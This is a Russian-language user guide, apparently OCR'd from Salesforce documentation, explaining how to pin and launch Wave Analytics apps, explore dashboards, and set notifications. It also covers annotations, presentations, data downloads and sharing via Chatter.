
Фиксация приложений на начальной странице Wave Analytics

Приложения Wave служат для запуска панелей мониторинга. Пользователи могут зафиксировать избранные приложения на персональной начальной странице аналитика.

При первом нажатии вкладки аналитика Wave или откреплении всех приложений вам будет предложено добавить приложения на домашнюю страницу.



Щелкните **«Фиксировать приложения»**, чтобы выбрать приложения, к которым требуется регулярный доступ. Чтобы открепить зафиксированное приложение, щелкните по нему еще раз.



Порядок отображения приложений на начальной странице аналитика Wave определяется порядком фиксирования.

Прим.: Если у вас нет созданных приложений, см. раздел «Создание приложений».

Запуск приложений


Ниже приведены инструкции по запуску приложений Wave и их использованию для показа панелей мониторинга.

Щелкните значок приложения на начальной странице Wave Analytics или под вкладкой обозревателя. Приложение будет запущено в режиме презентации и отобразит первую панель мониторинга в списке навигации пользователя.

Нажмите , чтобы открыть панель навигации. Она содержит списки доступных панелей мониторинга. Чтобы закрыть панель навигации, еще раз щелкните значок навигации.

На открытой панели навигации щелкните панель мониторинга, чтобы запустить ее. Панели мониторинга обеспечивают наглядное интерактивное представление данных. Для этого используются виджеты, переключатели и диаграммы. Чтобы вернуть панель мониторинга в исходное состояние, нажмите значок «Обновить» ( ).


В приложении также доступны следующие действия:



- Полноэкранная презентация
- Настройка уведомлений и управление ими
- Аннотирование виджетов панели мониторинга
- Общий доступ
- Просмотреть историю поиска
- Открытие панелей мониторинга для редактирования в конструкторе (при наличии соответствующих полномочий и доступа)
- Просмотр содержимого приложения
- Перемещение приложения с начальной страницы (при наличии соответствующих полномочий и доступа).

Отслеживание уведомлений


В нижней части начальной страницы Analytics отображаются сведения об отслеживании уведомлений, созданных пользователем.



Щелкните приложение на начальной странице аналитика Wave и перейдите к панели мониторинга с номером или диаграммой, которые вы хотите отслеживать. В указанных виджетах панели мониторинга вы можете настроить уведомления. Наведите указатель мыши на правый верхний угол виджета, найдите выпадающий список действий и выберите **Настроить уведомления**.

Сведения о настройке уведомлений см. в разделе «Установка умных уведомлений для наиболее важных бизнес-метрик».


Вы можете настроить активные уведомления таким образом, чтобы они отображались на начальной странице аналитика. Шкалы уведомлений и столбчатые диаграммы показывают, насколько показатели близки к условиям, установленным в уведомлении.



Просмотр активов Wave

Для просмотра или поиска организованных списков приложений, панелей мониторинга и представлений Lens нажмите ссылку **«Показать/просмотреть все»**.

Содержимое приложения также можно просмотреть, нажав **«Просмотр приложения»** в меню запущенного приложения.



Вкладка Wave «Просмотр» позволяет просматривать и сортировать все активы, а также выполнять их поиск. Активы в списке располагаются по частоте использования. Чтобы просмотреть весь список, щелкните ссылку **«Дополнительно»** рядом с активом.

Щелкните значок спискового представления ( ), чтобы просмотреть активы с описаниями и дополнительные сведения о них. Щелкните значок мозаичного представления ( ), чтобы вернуть отображение панелей мониторинга и представлений Lens в виде миниатюр.

В списковом представлении предусмотрены соответствующие временные метки, которые зависят от типа актива. В отношении объективов и панелей мониторинга «Изменение» означает последний раз, когда объект был изменен, а «Обновление» — последний раз, когда обновлялся набор данных актива. Если панель мониторинга содержит компоненты, которые ссылаются на несколько наборов данных, временная метка «Обновления» отражает самый последний обновленный набор данных.

Изучение данных с помощью Wave Assets

Познакомьтесь с принципами исследования данных в Wave Analytics.

Интерактивный просмотр и визуализация данных

Просмотр данных — это повторяющийся процесс. Как правило, данный процесс содержит следующие этапы: просмотр, изучение, уточнение, сохранение и предоставление общего доступа.

Коллекции данных в Wave Analytics

Приложения Wave Analytics собирают и систематизируют данные в виде наборов данных, представлений Lens, панелей мониторинга и приложений. Эти наборы данных («активы Wave») соответствуют уровням уточнения данных — от необработанных данных, загруженных из исходных систем, до рекомендованных пакетных представлений данных.

Понятия просмотра данных

При изучении способов просмотра и визуализации данных рекомендуем просмотреть основные понятия (например, визуализация, мера и измерение).

Что такое панель мониторинга?

Панель мониторинга Wave — это набор виджетов, позволяющих просматривать данные с разных точек зрения. Для изменения содержимого в панели мониторинга и ее поведения применяются различные виджеты, такие как ключевые показатели эффективности, диаграммы, таблицы, фильтры и изображения.

Ключевые элементы панели мониторинга Wave

Панель мониторинга поддерживает не только возможность чтения. Она предоставляет пользователям возможность интерактивного взаимодействия на основе наборов данных, являющихся существенными для компании. Настоятельно рекомендуем не только просматривать снимки, но также использовать инструменты, предназначенные для детализации важных данных. Начните работу прямо сейчас!

СМ. ТАКЖЕ:

Просмотр данных

Создание панелей мониторинга Wave

Единое представление данных с помощью приложений Wave

Интерактивный просмотр и визуализация данных

Просмотр данных — это повторяющийся процесс. Как правило, данный процесс содержит следующие этапы: просмотр, изучение, уточнение, сохранение и предоставление общего доступа.



- Просмотр: просмотр набора данных.

- Изучение: определение границ и форм данных. При необходимости измените представление, примените увеличение или уменьшение и просмотрите результаты, отображаемые при использовании других параметров построения диаграмм.
- Уточнение: ограничение представления для отображения самых важных данных. Определите уровень детализации и категоризации, понятный коллегам. Выберите наиболее подходящую визуализацию диаграммы.
- Сохранение: сохранение внесенных изменений.
- Предоставление общего доступа: предоставление другим пользователям общего доступа к собственному представлению. При наличии более сложной презентации визуализация может использоваться для создания панели мониторинга.

Коллекции данных в Wave Analytics

Приложения Wave Analytics собирают и систематизируют данные в виде наборов данных, представлений Lens, панелей мониторинга и приложений. Эти наборы данных («активы Wave») соответствуют уровням уточнения данных — от необработанных данных, загруженных из исходных систем, до рекомендованных пакетных представлений данных.

- *Набор данных* содержит набор исходных данных, отформатированных и оптимизированных для интерактивного просмотра.
- *Представление Lens* — это конкретное представление данных из набора данных. Данная область позволяет выполнять произвольный анализ и визуализацию.
- *Панель мониторинга* — это набор рекомендованных диаграмм, показателей и таблиц на основе данных из одного или нескольких представлений Lens.
- *Приложение* — это специально созданный набор средств аналитики и ответов для конкретной области вашего бизнеса. Благодаря приложениям вы можете создавать разводки и мощные инструменты для непосредственного глубокого анализа данных. После создания панелей мониторинга, представлений Lens и наборов данных организуйте приложения на панели представлений, а затем предоставляйте общий доступ к ним для соответствующих групп пользователей.

Понятия просмотра данных

При изучении способов просмотра и визуализации данных рекомендуем просмотреть основные понятия (например, визуализация, мера и измерение).

Как правило, под *визуализацией* понимается диаграмма или график (например, секторная диаграмма, круговая диаграмма, временная шкала или тепловая карта). Данные, отображаемые в виде таблицы (например, таблица сравнения или сводная таблица), также считаются визуализацией. Каждая визуализация содержит базовый запрос, соответствующий способу, который используется Wave Analytics для извлечения информации из исходных данных.

Мера — это количественное значение (например, доход и курс обмена). Меры поддерживают математические операции (например, вычисление общего дохода и минимального курса обмена). Меры имеют имена (например, «Доход») и значения (например, «1 000 000 рублей»). Ниже перечислены рекомендации по просмотру визуализации диаграммы в Wave Analytics.

- Диаграмма отображает срез данных на основе количества или стоимости, либо отображает табличные данные.
- Мера — это, как правило, *агрегированное* значение, которое уже отображается после применения некоторых математических операций. Так, при первом просмотре набора данных, как правило, отображается простое агрегирование (например, количество строк). При просмотре и изменении или добавлении мер пользователи могут выполнять агрегирование по другому методу (сумма, среднее значение, максимальное значение и т. д.), однако способ агрегирования должен всегда определяться при выборе меры.
- Меры могут определяться по положению (крайние левые элементы в верхнем левом углу представления Lens) и тексту, указывающему на метод агрегирования (например, «Сумма: доход»).

Внимание: При выполнении запроса агрегирующего меры (например, суммирование или группирование), и превышении итоговым значением максимального значения числового поля (36 028 797 018 963 967) значение переполняется, а Wave Analytics возвращает неправильный результат.

Измерение — это качественное значение (например, регион, имя продукта и номер модели). Измерения позволяют группировать и фильтровать данные. В отличие от мер, измерения не поддерживают математические операции. Подобно мерам, измерения также имеют имена (например, «Регион») и значения (например, «Северо-восток»). Время, как правило, считается измерением, а не мерой.

Что такое панель мониторинга?

Панель мониторинга Wave — это набор виджетов, позволяющих просматривать данные с разных точек зрения. Для изменения содержимого в панели мониторинга и ее поведения применяются различные виджеты, такие как ключевые показатели эффективности, диаграммы, таблицы, фильтры и изображения.

При предоставлении общего доступа к данным Wave Analytics посредством панели мониторинга система позволяет участникам аудитории создавать собственные представления, вместо того чтобы просматривать полный набор данных.

Одним из преимуществ панели мониторинга является концентрирование внимания аудитории. Набор данных может содержать огромные объемы данных. Некоторые данные могут быть важными для аудитории, тогда как остальные данные могут быть абсолютно лишними. Другими словами, данные, являющиеся важными для одного набора вопросов, могут быть иногда неважными для другого набора вопросов.

Помните, что основой термина «панель мониторинга» является автомобильный термин «панель управления», однако, при всей их языковой схожести, панель мониторинга позволяет выполнять гораздо больше действий, чем традиционная панель управления. Другими словами, панель мониторинга позволяет просматривать не только изменения, но также получать более подробные исходные данные. Представим, что обычный спидометр показывал бы не только скорость движения, но также детализацию скорости в разные моменты времени, изменение дальнейшего режима движения и перенос фактического времени прибытия.

Ключевые элементы панели мониторинга Wave

Панель мониторинга поддерживает не только возможность чтения. Она предоставляет пользователям возможность интерактивного взаимодействия на основе наборов данных, являющихся существенными для компании. Настоятельно рекомендуем не только просматривать снимки, но также использовать инструменты, предназначенные для детализации важных данных. Начните работу прямо сейчас!


СМ. ТАКЖЕ:

Построение панели мониторинга с помощью конструктора панелей мониторинга Wave

Построение панели мониторинга в классическом конструкторе

Ключевые элементы панели мониторинга Wave

Панель мониторинга поддерживает не только возможность чтения. Она предоставляет пользователям возможность интерактивного взаимодействия на основе наборов данных, являющихся существенными для компании. Настоятельно рекомендуем не только просматривать снимки, но также использовать инструменты, предназначенные для детализации важных данных. Начните работу прямо сейчас!



Пользователи могут просматривать панель мониторинга Wave путем выбора отображаемых элементов. Каждый элемент — это снимок реального отфильтрованного запроса.

Фильтры, основанные на выборке

Фильтр, основанный на выборке, позволяет применять любой из фильтров во время просмотра панели мониторинга. Например, при установке максимального и минимального значения в виджете диапазона панель мониторинга покажет объемы, которые входят в указанный диапазон. Эти типы фильтров часто связаны друг с другом, поэтому вы можете постепенно детализировать данные. Например, используйте один фильтр для изучения продаж продукта. Затем используйте следующий для фильтрации продаж по регионам. И наконец, используйте еще один для фильтрации продаж по организациям. Панель мониторинга покажет результаты на основании всех трех фильтров. Существуют разные типы виджетов фильтров, основанных на выборке: даты, списка, диапазона и переключения.

Ключевые индикаторы эффективности

Некоторые виды сведений лучше измеряется одним числом, известным как ключевой индикатор производительности. Определенные числовые элементы можно фильтровать на основе выбора, сделанного в диаграммах и фильтрах. Например, в групповой диаграмме с ожидаемыми продажами отдельных представителей щелкните группу, чтобы сфокусироваться на ожидаемых продажах отдельного человека. Обратите внимание, как изменится число: вместо общего значения для всех продавцов появится значение, относящееся только к выбранному человеку.

Диаграммы

Разнообразные диаграммы позволяют пользователям просматривать данные с разных точек зрения. Многие элементы диаграммы являются интерактивными. Например, щелкните столбец диаграммы и дождитесь отображения результатов. Данное действие инициирует фильтрацию запроса, представленного диаграммой. Внесенная поправка влияет на отображение других значений данной диаграммы, значений других диаграмм и чисел.

Таблицы

Таблицы содержат сведения уровня записей. Например, в диаграмме может находиться сводка по производительности по каждому региону, а в таблице отображаться сведения по определенным возможностям. Таблицы можно сортировать для отображения верхних и нижних записей. Также в таблицах можно создавать рассчитываемые столбцы для расчета значений на основе существующих данных.

Работа с Wave

Персонализируйте среду приложения Wave и взаимодействуйте с приложениями Аналитики Wave при помощи уведомлений, примечаний, режима презентации и загрузки отфильтрованных данных из приложения Wave. Кроме того, настраиваемые меню для представлений линз и панелей мониторинга позволяют выполнять действия Salesforce прямо из приложения Wave.

Установка умных уведомлений для наиболее важных бизнес-метрик

Благодаря уведомлениям Wave работает на вас в выбранном вами месте и моменте времени. Прикрепите критерии уведомления к виджетам в панели мониторинга и выберите время запуска запросов. Уведомления можно смотреть в Wave, Lightning Experience и электронной почте. Уведомления доступны в панелях мониторинга, построенных с помощью конструктора панелей мониторинга Wave.

Совместная работа с использованием примечаний панели мониторинга

Оставляйте примечания к виджетам панели мониторинга, используя комментарии, размещенные в панели мониторинга и Chatter. С помощью примечаний можно вести обсуждения ваших данных и их способа визуализации, имея панель мониторинга под рукой.

Презентации интерактивных панелей мониторинга в реальном времени

Презентация панелей мониторинга позволяет проводить совещания непосредственно из запущенных приложений Wave. Использование панелей мониторинга вместо слайдов со статичными изображениями обеспечивает доступ к данным в реальном времени и динамичную визуализацию.

Загрузка изображений и отфильтрованных данных

Загружайте отфильтрованные данные из процесса просмотра представления Lens и виджетов панелей мониторинга. К загружаемым форматам относятся файлы изображений (расширение `.png`), Microsoft® Excel® (`.xls`) и значений, разделенных запятыми (`.csv`). Эта функция загружает результаты показанного запроса (или этапа).

Внедрение визуализаций с помощью сообщений Chatter и предоставления ссылок

Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter или получения ее уникального URL-адреса. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию.

Управляйте Salesforce Experience при помощи меню настраиваемых действий приложения Wave


Меню настраиваемых действий Wave в диаграммах и таблицах позволяет использовать такие преимущества действий Salesforce, как публикация в Chatter, создание события или возможности или обновление записи, и переходить непосредственно в записи Salesforce.

Установка умных уведомлений для наиболее важных бизнес-метрик

Благодаря уведомлениям Wave работает на вас в выбранном вами месте и моменте времени. Прикрепите критерии уведомления к виджетам в панели мониторинга и выберите время запуска запросов. Уведомления можно смотреть в Wave, Lightning Experience и электронной почте. Уведомления доступны в панелях мониторинга, построенных с помощью конструктора панелей мониторинга Wave.

Чтобы настроить уведомление Wave, выполните указанные ниже действия.

1. Найдите виджет на панели мониторинга, показывающий данные, о которых вы хотите получать уведомления. Уведомления можно настроить для любой диаграммы, кроме временной шкалы и таблицы значений. При желании можно также создать более персонифицированный запрос данных с помощью селекторов панели мониторинга.
2. Выберите **Задать уведомление** в раскрывающемся списке.



3. В панели «Новое уведомление» укажите значение, о котором вы хотите получать уведомление, сразу же после того, как запрос виджета вернет его. В зависимости от диаграммы панель отображает соответствующие параметры, которые можно выбрать для создания уведомления. Система позволяет включать не более четырех групп. Если диаграмма имеет несколько мер, выберите нужную из списка вариантов.

   Предположим, вы хотите знать, когда ваша команда выполнит 75% плана продаж. Следует нажать кнопку **Задать уведомление** на численном виджете «Выполнение плана продаж». В панели «Новое уведомление» следует выбрать **Равно или больше** в раскрывающемся списке и ввести `75` в качестве порогового значения.

   Обычно уведомление выглядит как предложение. Например, «Сообщать, когда общее число открытых обращений для любого канала меньше 20» или «Сообщать, когда число обращений для любого продукта или любой причины больше 20».

4. Укажите частоту и время выполнения запроса. При необходимости можно настроить в приложении Wave отслеживание выполнения условий, заданных в уведомлении на начальной странице Analytics.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки уведомлений в виджетах панели мониторинга Wave Analytics сделайте следующее.


- Используйте Wave Analytics»



5. Есть возможность сразу же проверить уведомление, нажав кнопку **Сохранить и запустить**. Либо просто сохраните уведомление. Настройка администратора не требуется.

Когда будут выполнены условия, заданные для уведомления, вы получите уведомление в приложении и по электронной почте. В Wave и Lightning Experience значок колокольчика ( ) сообщает о наличии уведомлений.

В Wave раскрывающийся список (появляется при нажатии на колокольчик) дает возможность управлять уведомлениями Wave. Уведомлениями также можно управлять на панели мониторинга. Значок колокольчика с плюсом ( ) открывает список уведомлений и показывает числа синего цвета (1) на виджетах, к которым прикреплены уведомления. В панели «Все уведомления» каждый элемент имеет раскрывающийся список действий (редактирование и удаление).



Помните о следующем при работе с уведомлениями Wave.

- Можно задать до пяти уведомлений на пользователя.
- Уведомления доступны только в панелях мониторинга, построенных с помощью конструктора панелей мониторинга Wave.
- Уведомления доступны во всех виджетах, кроме временной шкалы и таблиц значений.

- Для запросов с группами критерии отправки уведомления применяются ко всем результатам, а не только к первой строке.

Совместная работа с использованием примечаний панели мониторинга


Оставляйте примечания к виджетам панели мониторинга, используя комментарии, размещенные в панели мониторинга и Chatter. С помощью примечаний можно вести обсуждения ваших данных и их способа визуализации, имея панель мониторинга под рукой.

Прим.: Примечания поддерживаются только в панелях мониторинга, построенных с помощью конструктора панелей мониторинга Wave.

Для создания примечаний выберите команду «Примечание» в раскрывающемся списке виджета и нажмите значок диалогового пузыря ( ) в панели мониторинга. Для виджетов с примечаниями отображается синий квадрат с числом открытых примечаний.

Платформа Wave сохраняет и открытые, и закрытые примечания. Если виджет удалить, то его открытые примечания будут сохранены как откреплённые комментарии. Откреплённые примечания можно открыть из синего круга внизу панели мониторинга.

Щелкните по примечанию в синем квадрате или круге, чтобы перейти к комментированию.



ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для оставления примечаний к виджетам панели мониторинга Wave Analytics сделайте следующее.

- Используйте Wave Analytics


Хотя вы можете упоминать любого человека в своей организации, заданные вами правила безопасности определяют права доступа к панели мониторинга.

Примечания к панелям мониторинга Wave изначально интегрируются с Chatter, и комментарии к панелям мониторинга также отображаются как публикации Chatter. Панель «Примечания» содержит команду для публикации снимка экрана текущего состояния панели мониторинга. Attach current screenshot

В открытом примечании можно обновить ленту или же закрыть примечание.



В панели мониторинга каждое примечание имеет раскрывающийся список действий для закрытия или удаления примечания.



Вы будете получать все публикации в панели мониторинга, если нажмете ее + Follow. Если в Chatter отображаются примечания, щелкните по изображению панели мониторинга, чтобы напрямую перейти к примечанию в панели Wave.

СМ. ТАКЖЕ:

Включение примечаний в виджетах панели мониторинга

Презентации интерактивных панелей мониторинга в реальном времени

Презентация панелей мониторинга позволяет проводить совещания непосредственно из запущенных приложений Wave. Использование панелей мониторинга вместо слайдов со статичными изображениями обеспечивает доступ к данным в реальном времени и динамичную визуализацию.

Чтобы начать презентацию, запустите приложение на начальной странице. Если приложение открыто, нажмите кнопку **«Презентация»**. Презентация запустится в окне Wave и отобразит первую панель мониторинга в списке навигации.

Щелкните значок , чтобы развернуть изображение на весь экран.

Во время презентации можно использовать всю функциональность панели мониторинга Wave, например фильтрацию, фасетирование и связывание с другими панелями. Также доступна панель управления презентации.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для показа из Wave Analytics сделайте следующее.

- Используйте Wave Analytics




Она позволяет делиться содержимым, загружать данные, получать общий доступ к конструктору панелей мониторинга, настраивать уведомления, вести совместную работу в ленте панели мониторинга, добавляя примечания.

Для перехода к следующей панели щелкните , чтобы открыть панель навигации и добавить в презентацию следующую панель мониторинга. Чтобы закрыть панель навигации, еще раз щелкните значок .


Загрузка изображений и отфильтрованных данных

Загружайте отфильтрованные данные из процесса просмотра представления Lens и виджетов панелей мониторинга. К загружаемым форматам относятся файлы изображений (расширение `.png`), Microsoft® Excel® (`.xls`) и значений, разделенных запятыми (`.csv`). Эта функция загружает результаты показанного запроса (или этапа).

Выберите команду **Загрузить** в раскрывающемся меню виджета на панели мониторинга.



или из представления Lens выберите **Общий доступ** и затем **Загрузить**.



При загрузке отфильтрованных данных количество строк ограничено запросом. Ограничение по умолчанию для запроса — 10 000 строк данных. Для установки другого значения используйте SAQL-оператор `limit`.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки снимков экранов и данных в табличном формате с помощью пользовательского интерфейса Wave Analytics сделайте следующее.

- Загрузите данные Wave Analytics

СМ. ТАКЖЕ:

Включение загрузки из Wave Analytics

Внедрение визуализаций с помощью сообщений Chatter и предоставления ссылок

Предоставьте коллегам общий доступ к визуализации путем публикации в Chatter или получения ее уникального URL-адреса. Сообщение Chatter предоставляет изображение и ссылку на актив — представление Lens, панель мониторинга или приложение — в Wave Analytics. Коллеги со ссылкой и доступом к активу могут детализировать и изучать представленную информацию.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра визуализаций:

- Используйте Wave Analytics

1. Нажмите **Предоставить общий доступ**.



2. Откройте вкладку для нужного метода общего доступа: Функция **Сообщение в ленту**, которая осуществляет публикацию в Chatter изображения и ссылок на представление Lens, панель мониторинга или приложение, либо **Get URL**, которая предоставляет уникальный URL-адрес на актив.
   a. При публикации в Chatter выберите ленту **Пользователь** или **Группа**, введите имя и свой комментарий. Также можно удалить изображение из сообщения, наведя на него указатель мыши и нажав **x**. Учтите, что опубликованные изображения являются общедоступными.
   b. При получении уникального URL-адреса скопируйте и вставьте ссылку в нужную область.
3. Если применимо, щелкните **Предоставить доступ** для установки уровня общего доступа.
